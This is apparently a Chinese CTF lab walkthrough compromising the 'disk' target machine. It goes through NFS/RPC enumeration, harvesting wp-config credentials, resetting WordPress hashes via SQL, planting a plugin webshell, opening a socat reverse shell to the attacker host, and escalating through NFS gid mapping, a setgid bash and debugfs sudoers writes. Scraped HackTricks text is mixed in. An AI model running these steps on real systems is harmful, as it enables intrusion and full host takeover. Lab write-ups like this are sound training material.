

靶机信息

靶机名称: disk

靶机作者: ll104567/群主

靶机类型: Linux

难度: Easy

来源: MazeSec / QQ 内部群 660930334

官网: <https://maze-sec.com/>

端口扫描

nmap 参数说明

- -p-: 扫描所有端口
- -sS: TCP SYN 扫描, 也称为半开放扫描, 因为它不会完成 TCP 握手过程。这种扫描方式较快且隐蔽, 适用于发现开放的端口。
- -n: 不进行 DNS 解析, 直接使用 IP 地址进行扫描, 可以加快扫描速度。

```
└─$ nmap 192.168.6.108 -p- -sS -n
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	rpcbind
2049/tcp	open	nfs
43725/tcp	open	unknown
43855/tcp	open	unknown
50577/tcp	open	unknown
56239/tcp	open	unknown

rpc、nfs 服务信息挖掘

开放了 22、80、111、2049 端口, 分别对应 SSH、HTTP、RPC 和 NFS 服务。

rpcbind 和 nfs 服务通常同时存在，nfs 服务运行在 2049 端口，其他服务运行在随机端口上，rpcbind 服务运行在 111 端口上。rpcbind 服务负责将 RPC 程序编号映射到对应的端口号。

HackTricks

Pentesting SAP
Pentesting VoIP »
Pentesting Remote GdbServer
7/tcp/udp - Pentesting Echo
21 - Pentesting FTP »
22 - Pentesting SSH/SFTP
23 - Pentesting Telnet
25,465,587 - Pentesting SMTP/s »
43 - Pentesting WHOIS
49 - Pentesting TACACS+
53 - Pentesting DNS
69/UDP TFTP/Bittorrent-tracker
79 - Pentesting Finger
80,443 - Pentesting Web Methodology »
88tcp/udp - Pentesting Kerberos »
110,995 - Pentesting POP
111/TCP/UDP - Pentesting Portmapper
113 - Pentesting Ident
123/udp - Pentesting NTP
135, 593 - Pentesting MSRPC
137,138,139 - Pentesting NetBios
139,445 - Pentesting SMB »
143,993 - Pentesting IMAP
161,162,10161,10162/udp - Pentesting SNMP »

111/TCP/UDP - Pentesting Portmapper

TIP

学习和实践 AWS 黑客技术: HackTricks Training AWS Red Team Expert (ARTE)
学习和实践 GCP 黑客技术: HackTricks Training GCP Red Team Expert (GRTE) 学习和实践 Azure 黑客技术: HackTricks Training Azure Red Team Expert (AzRTE)

> 支持 HackTricks

基本信息

Portmapper 是一个用于将网络服务端口映射到 RPC (Remote Procedure Call) 程序编解码的服务。它在基于 Unix 的系统中充当关键组件，促进这些系统之间的信息交换。与 Portmapper 相关的端口经常被攻击者扫描，因为它可能泄露有价值的信息。此类信息包括正在运行的 Unix Operating System (OS) 类型以及系统上可用服务的详细信息。此外，Portmapper 常与 NFS (Network File System)、NIS (Network Information Service) 以及其他基于 RPC 的服务一起使用，以有效管理网络服务。

默认端口：111/TCP/UDP，Oracle Solaris 中为 32771

PORT	STATE	SERVICE
111/tcp	open	rpcbind

rpcinfo linked.htb

nmap -sSUC -p111 192.168.10.1

Cyber Helmets - HackTricks Training

Train your team

通过 [hacktricks](#) 给出的用法, 对 rpc 服务、nfs 服务进行信息收集

VulnHub Jangow01: 利用 Su...111/TCP/UDP - Pentesting P: X

book.hacktricks.wiki/zh/network-services-pentesting/pentesting-rpcbind.html

HT TrainingHT CloudHT ToolsSponsorLinkedinXTranslations

HackTricks

Pentesting SAP

Pentesting VoIP »

Pentesting Remote GdbServer

7/tcp/udp - Pentesting Echo

21 - Pentesting FTP »

22 - Pentesting SSH/SFTP

23 - Pentesting Telnet

25.465.587 - Pentesting SMTP/s »

43 - Pentesting WHOIS

49 - Pentesting TACACS+

53 - Pentesting DNS

69/UDP TFTP/Bittorrent-tracker

79 - Pentesting Finger

80.443 - Pentesting Web Methodology »

88/tcp/udp - Pentesting Kerberos »

110.995 - Pentesting POP

111/TCP/UDP - Pentesting Portmapper

113 - Pentesting Ident

123/udp - Pentesting NTP

135.593 - Pentesting MSRPC

137.138.139 - Pentesting NetBios

139.445 - Pentesting SMB »

143.993 - Pentesting IMAP

161.162.10161.10162/udp - Pentesting SNMP »

1000213udp0.0.0.0.2.175nlockmgrunknown

1000211tcp0.0.0.0.2.175nlockmgrunknown

1000213tcp0.0.0.0.2.175nlockmgrunknown

高级 rpcinfo 用法

使用 rpcinfo -T udp -p <target> 获取 UDP 程序列表, 即使 TCP/111 被过滤; 然后立即运行 showmount -e <target> 来发现通过 rpcbind 注册的对所有人可读的 NFS 导出。

rpcinfo -T udp -p 10.10.10.10
showmount -e 10.10.10.10

使用 Nmap NSE 进行详尽映射

将经典扫描与 nmap --script=rpcinfo, rpc-grind -p111 <target> 结合使用, 以暴力枚举 RPC 程序编号, rpc-grind 通过对 portmapper 发起 null 调用遍历 nmap-rpc 数据库, 每当远程守护进程返回 "can't support version" 时就提取被支持的版本, 这常常会暴露像 rusersd、rquotad 或自定义守护进程等静默注册的服务。通过 --script-args 'rpc-grind.threads=8' 启用多线程可加快大范围目标的速度, 而配套的 rpcinfo 脚本会打印可读性强的表格, 便于与主机基线进行差异比对。

Shodan

port:111 portmap

RPCBind + NFS

If you find the service NFS then probably you will be able to list and download(and maybe upload) files:

1000033tcp0.0.0.0.8.1
1000034tcp0.0.0.0.8.1
1002273tcp0.0.0.0.8.1
1000033udp0.0.0.0.8.1nfs

111/TCP/UDP - Pentesting Portmapper

基本信息

教学

高级 rpcinfo 用法

使用 Nmap NSE 进行详尽映射

Shodan

RPCBind + NFS

NIS

NIF 文件

RPC 用户

Bypass Filtered Portmapper port

Labs to practice

HackTricks Automatic

Cyber Helmets - HackTricks Training

Train your team

```
(npc@kali)-[~]
$ rpcinfo -T udp -p 192.168.6.108
```

program	vers	proto	port	service
100000	4	tcp	111	portmapper
100000	3	tcp	111	portmapper
100000	2	tcp	111	portmapper
100000	4	udp	111	portmapper
100000	3	udp	111	portmapper
100000	2	udp	111	portmapper
100005	1	udp	58326	mountd
100005	1	tcp	56239	mountd
100005	2	udp	43422	mountd
100005	2	tcp	50577	mountd
100005	3	udp	39517	mountd
100005	3	tcp	43855	mountd
100003	3	tcp	2049	nfs
100003	4	tcp	2049	nfs
100227	3	tcp	2049	nfs_acl
100003	3	udp	2049	nfs
100227	3	udp	2049	nfs_acl
100021	1	udp	39610	nlockmgr
100021	3	udp	39610	nlockmgr
100021	4	udp	39610	nlockmgr
100021	1	tcp	43725	nlockmgr
100021	3	tcp	43725	nlockmgr
100021	4	tcp	43725	nlockmgr

```
(npc@kali)-[~]
$ showmount -e 192.168.6.108
Export list for 192.168.6.108:
/home/share *
```

对 rpc 服务进行信息收集，可以发现 nfs 伴随着 mountd、nlockmgr 等服务一起运行，且 mountd 服务、nlockmgr 服务运行在多个随机端口上。

```
└─$ rpcinfo -T udp -p 192.168.6.108
```

program	vers	proto	port	service
100000	4	tcp	111	portmapper
100000	3	tcp	111	portmapper
100000	2	tcp	111	portmapper
100000	4	udp	111	portmapper
100000	3	udp	111	portmapper

```
100000    2    udp    111    portmapper
100005    1    udp    58326  mountd
100005    1    tcp    56239  mountd
100005    2    udp    43422  mountd
100005    2    tcp    50577  mountd
100005    3    udp    39517  mountd
100005    3    tcp    43855  mountd
100003    3    tcp    2049   nfs
100003    4    tcp    2049   nfs
100227    3    tcp    2049   nfs_acl
100003    3    udp    2049   nfs
100227    3    udp    2049   nfs_acl
100021    1    udp    39610  nlockmgr
100021    3    udp    39610  nlockmgr
100021    4    udp    39610  nlockmgr
100021    1    tcp    43725  nlockmgr
100021    3    tcp    43725  nlockmgr
100021    4    tcp    43725  nlockmgr
```

使用 showmount 命令可以查看靶机共享的目录，* 表示允许任何主机访问挂载该共享目录。

```
└─$ showmount -e 192.168.6.108
Export list for 192.168.6.108:
/home/share *
```

kali 尝试挂载共享目录

```
mkdir -p /tmp/diskshare
# -t nfs: 指定文件系统类型为 NFS
# -o nolock: 禁用锁定机制
sudo mount -t nfs 192.168.6.108:/home/share /tmp/diskshare -o nolock
```

进入共享目录，共享目录权限是 777!

```
└─$ cd /tmp/diskshare
```

```
└─$ ls -alh
```

```
total 12K
```

```
drwxrwxrwx  3 nobody nogroup 4.0K Mar  4 06:45 .
```

```
drwxrwxrwt 17 root    root    420 Mar  7 01:15 ..
```

```
-rw-r--r--  1 root    root     44 Mar  4 06:45 user.txt
```

```
drwxr-xr-x  5 root    root    4.0K Mar  4 06:39 wordpress
```

可以看到共享目录下有一个 user.txt 文件和一个 wordpress 目录，user.txt 文件权限是 644，wordpress 目录权限是 755。wordpress 的 wp-config.php 里可以找到数据库的用户名和密码，数据库用户名是 root，密码是 123456。

```
/** Database username */
```


```
define( 'DB_USER', 'wp_user' );
```

```
/** Database password */
```

```
define( 'DB_PASSWORD', 'YourStrongPassword123!' );
```

80 端口信息挖掘

访问 80 页面，一个登录页面，用户名密码硬编码在 js 里，没有实际作用



同时，html 源码里存在一个主机域名 `disk.dsz`，可以给hosts文件添加一行解析，后续可以尝试测试虚拟主机

自动换行 ☐

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Dev Portal | disk.dsz</title>
7   <style>
8     * {
9       margin: 0;
10      padding: 0;
11      box-sizing: border-box;
12    }
```

目录扫描

medium.txt 绝对路径 `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

为了每次手打命令更方便，复制到家目录了

```
$ gobuster dir -u http://192.168.6.108 -w ~/medium.txt -x php,txt,html,zip,bak -t 50
```

```
/index.php      (Status: 200) [Size: 7771]
```

```
/dbadmin.php    (Status: 200) [Size: 2910]
```

扫描发现 `dbadmin.php` 页面，一个数据库管理页面，可以通过前面拿到的数据库密码登录，存在用户 `111`、`admin`

数据库管理登录

请输入访问密码

登录



访问虚拟主机域名 `disk.dsz` , 一个wordpress 站点, 恭喜111 成为测试团队队长!



利用前面已经收集到的数据库管理页面, 重置用户 `111` 、 `admin` 的密码

备份原哈希

```
111: $wp$2y$10$Dz/Cu3oiy0dzwe9akDQyTODKL70oMpBuhUwrN2AgPj1QkZyxUKNsm
admin: $wp$2y$10$NAtPiyttBt5OnS/myNDtieDLePPMtEaUTlQ5lzO3rUS5ldsPOL2iy
```


通过查阅 wordpress 官方文档 https://developer.wordpress.org/reference/functions/wp_check_password/，以及源码验证，可以了解到 wordpress 对密码的哈希有多种兼容

```
└─(npc@kali)-[/tmp/diskshare/wordpress/wp-includes]
└─$ cat pluggable.php | grep 'function wp_check_password' -A 30
    function wp_check_password(
        #[\SensitiveParameter]
        $password,
        $hash,
        $user_id = ''
    ) {
        global $wp_hasher;

        if ( strlen( $hash ) <= 32 ) {
            // Check the hash using md5 regardless of the current hashing
mechanism.

            $check = hash_equals( $hash, md5( $password ) );
        } elseif ( ! empty( $wp_hasher ) ) {
            // Check the password using the overridden hasher.
            $check = $wp_hasher->CheckPassword( $password, $hash );
        } elseif ( strlen( $password ) > 4096 ) {
            // Passwords longer than 4096 characters are not supported.
            $check = false;
        } elseif ( str_starts_with( $hash, '$wp' ) ) {
            // Check the password using the current prefixed hash.
            $password_to_verify = base64_encode( hash_hmac( 'sha384',
$password, 'wp-sha384', true ) );
            $check = password_verify( $password_to_verify,
substr( $hash, 3 ) );
        } elseif ( str_starts_with( $hash, '$P$' ) ) {
            // Check the password using phpass.
            require_once ABSPATH . WPINC . '/class-ppass.php';
            $check = ( new PasswordHash( 8, true ) )->CheckPassword(
$password, $hash );
        } else {
            // Check the password using compat support for any non-
prefixed hash.

            $check = password_verify( $password, $hash );
        }
    }
}
```

```
}
```

```
/**
```

- 如果哈希长度小于等于 32，使用 md5 验证
- 如果全局变量 \$wp_hasher 不为空，使用 \$wp_hasher 的 CheckPassword 方法验证
- 如果密码长度大于 4096，直接返回 false
- 如果哈希以 '\$wp' 开头，使用wordpress最新的前缀哈希验证
- 如果哈希以 '\$P\$' 开头，使用 phpass 验证

使用一条已知密码的 md5 哈希进行测试，修改111、admin用户密码

```
# -n 作用是禁止 echo 输出末尾的换行符，这样可以确保输出的字符串与哈希值完全匹配，避免因换行符导致验证失败。
```

```
echo -n '111' | md5sum
```

或者直接使用 mysql 的md5函数


```
UPDATE wp_users SET user_pass = MD5('111') WHERE user_login = 'admin';
```

```
UPDATE wp_users SET user_pass = MD5('111') WHERE user_login = '111';
```


修改后，可以使用111、admin用户登录后台，可以发现，111是真正的管理员，admin是一个订阅者，权限非常有限

获取反弹 shell


选择工具、插件编辑器、选择 helloDolly 插件，修改hello.php 文件，添加webshell，在未知 disable_funtions 的情况下，写一条 eval 语句，后续无需再修改文件。



插件处启用 helloDolly 插件，访问一次首页，手传payload



disable_functions 禁用了system,passthru,shell_exec,proc_open,pcntl_exec,dl，使用 exec 函数执行反弹 shell 命令



尝试 socat 反弹shell，更丝滑一些

kali 监听

```
socat file:`tty`,raw,echo=0 tcp-listen:5555
```

靶机

```
socat exec:"bash -li",pty,stderr,setsid,sigint,sane tcp:192.168.6.10:5555
```

linpeas 密码发现

```
https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
```

kali 开启一个 http 服务，供靶机下载 linpeas.sh，使用 -a 参数进行全面的系统检查，可以发现用户 bigcatmiao 密码也是 bigcatmiao

linpeas 在运行 cloud 模块时，总是卡住一样，使用 -o 参数排除 cloud 模块

```
bash linpeas.sh -o
```

```
system_information,container,procs_crons_timers_srvcs_sockets,network_information,user  
s_information,software_information,interesting_perms_files,interesting_files,api_keys_  
regex
```

Password policy

```
PASS_MAX_DAYS    99999  
PASS_MIN_DAYS    0  
PASS_WARN_AGE    7  
ENCRYPT_METHOD    SHA512
```

Testing 'su' as other users with shell using as passwords: null pwd, the username and top2000pws

```
Bruteforcing user root...
```

```
Bruteforcing user bigcatmiao...
```

```
You can login as bigcatmiao using password: bigcatmiao
```

```
^C
```

```
bigcatmiao:bigcatmiao
```

nfs 文件映射+组提权

上线 bigcatmiao 用户后，尝试搜索 suid 文件，发现 suid 的 mount.nfs 文件

```
bigcatmiao@Disk:/home/share$ find / -perm -4000 -type f 2>/dev/null
```

```
/usr/sbin/mount.nfs
```

```
/usr/bin/chsh
```

```
/usr/bin/chfn
```

```
/usr/bin/newgrp
```

```
/usr/bin/gpasswd
```

```
/usr/bin/mount
```

```
/usr/bin/su
```

```
/usr/bin/umount
```

```
/usr/bin/pkexec
```

```
/usr/bin/sudo
```

```
/usr/bin/passwd
```


```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/usr/lib/eject/dmccrypt-get-device
```

```
/usr/lib/openssh/ssh-keysign
```

```
/usr/libexec/polkit-agent-helper-1
```

在 hacktricks 找 nfs 服务相关tricks，nfs 会对挂载的客户端用户的 uid、gid 进行映射，默认配置 root_squash/no_all_squash，这意味着当 root 用户访问 nfs 共享目录时，会被映射为 nobody 用户，其他用户访问 nfs 共享目录时，保持原有的 uid、gid 不变！



配置文件

```
bigcatmiao@Disk:/home/share$ cat /etc/exports

/home/share  *(rw,sync,no_subtree_check)
```

只有一条记录，允许任何主机访问挂载该共享目录，且具有读写权限。其他使用默认，因此，root 用户访问 nfs 共享目录时，会被映射为 nobody 用户，其他用户访问 nfs 共享目录时，保持原有的 uid、gid 不变

可以利用 gid 映射切换实际的组来提权，这台可以选择 shadow 组、disk组，shadow组可以读取 /etc/shadow 文件，破解 root 哈希，这里比较遗憾，爆破不出来

靶机

```
cp /bin/bash /home/share/bash
```

kali

```
# 切换到 disk 组
newgrp disk
cp bash bashDisk
chmod +s bashDisk
```

回到靶机

```
ls -alh
-rwsr-sr-x  1 xxx      disk    1.2M Mar  7 02:43 bashDisk
./bashDisk -p
id
bashDisk-5.0$ id
uid=1000(bigcatmiao) gid=1000(bigcatmiao) egid=6(disk) groups=6(disk),1000(bigcatmiao)
```

添加一条sudo规则

```
bigcatmiao@Disk:/home/share$ ./bashDisk -p
bashDisk-5.0$ id
uid=1000(bigcatmiao) gid=1000(bigcatmiao) egid=6(disk) groups=6(disk),1000(bigcatmiao)
bashDisk-5.0$ echo "bigcatmiao ALL=(ALL) NOPASSWD: ALL" > /tmp/bigcatmiao
bashDisk-5.0$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/bigcatmiao /etc/sudoers.d/bigcatmiao
Allocated inode: 21
debugfs: ln <21> /etc/sudoers.d/bigcatmiao
debugfs: sif <21> i_mode 0100440
debugfs: sif <21> i_uid 0
debugfs: sif <21> i_gid 0
debugfs: q
bashDisk-5.0$ sudo -l
Matching Defaults entries for bigcatmiao on Disk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bigcatmiao may run the following commands on Disk:
```

(ALL) NOPASSWD: ALL

bashDisk-5.0\$

```
bigcatmiao@Disk:/home/share$ ls -alh
total 3.4M
drwxrwxrwx 4 nobody    nogroup    4.0K Mar  7 02:43 
drwxr-xr-x 5 root      root        4.0K Mar  4 06:46 ..
-rwxr-xr-x 1 bigcatmiao bigcatmiao 1.2M Mar  7 02:30 bash
-rwsr-sr-x 1 bigcatmiao sudo      1.2M Mar  7 02:31 bash111
-rwsr-sr-x 1 bigcatmiao disk       1.2M Mar  7 02:43 bashDisk
drwxrwxr-x 3 bigcatmiao bigcatmiao 4.0K Mar  7 01:32 reports
-rw-r--r-- 1 root      root         44 Mar  4 06:45 user.txt
drwxr-xr-x 5 root      root        4.0K Mar  4 06:39 wordpress
bigcatmiao@Disk:/home/share$ ./bashDisk -p
bashDisk-5.0$ id
uid=1000(bigcatmiao) gid=1000(bigcatmiao) egid=6(disk) groups=6(disk),1000(bigcatmiao)
bashDisk-5.0$ echo "bigcatmiao ALL=(ALL) NOPASSWD: ALL" > /tmp/bigcatmiao
bashDisk-5.0$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/bigcatmiao /etc/sudoers.d/bigcatmiao
Allocated inode: 21
debugfs: ln <21> /etc/sudoers.d/bigcatmiao
debugfs: sif <21> i_mode 0100440
debugfs: sif <21> i_uid 0
debugfs: sif <21> i_gid 0
debugfs: q
bashDisk-5.0$ sudo -l
Matching Defaults entries for bigcatmiao on Disk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bigcatmiao may run the following commands on Disk:
    (ALL) NOPASSWD: ALL
bashDisk-5.0$
```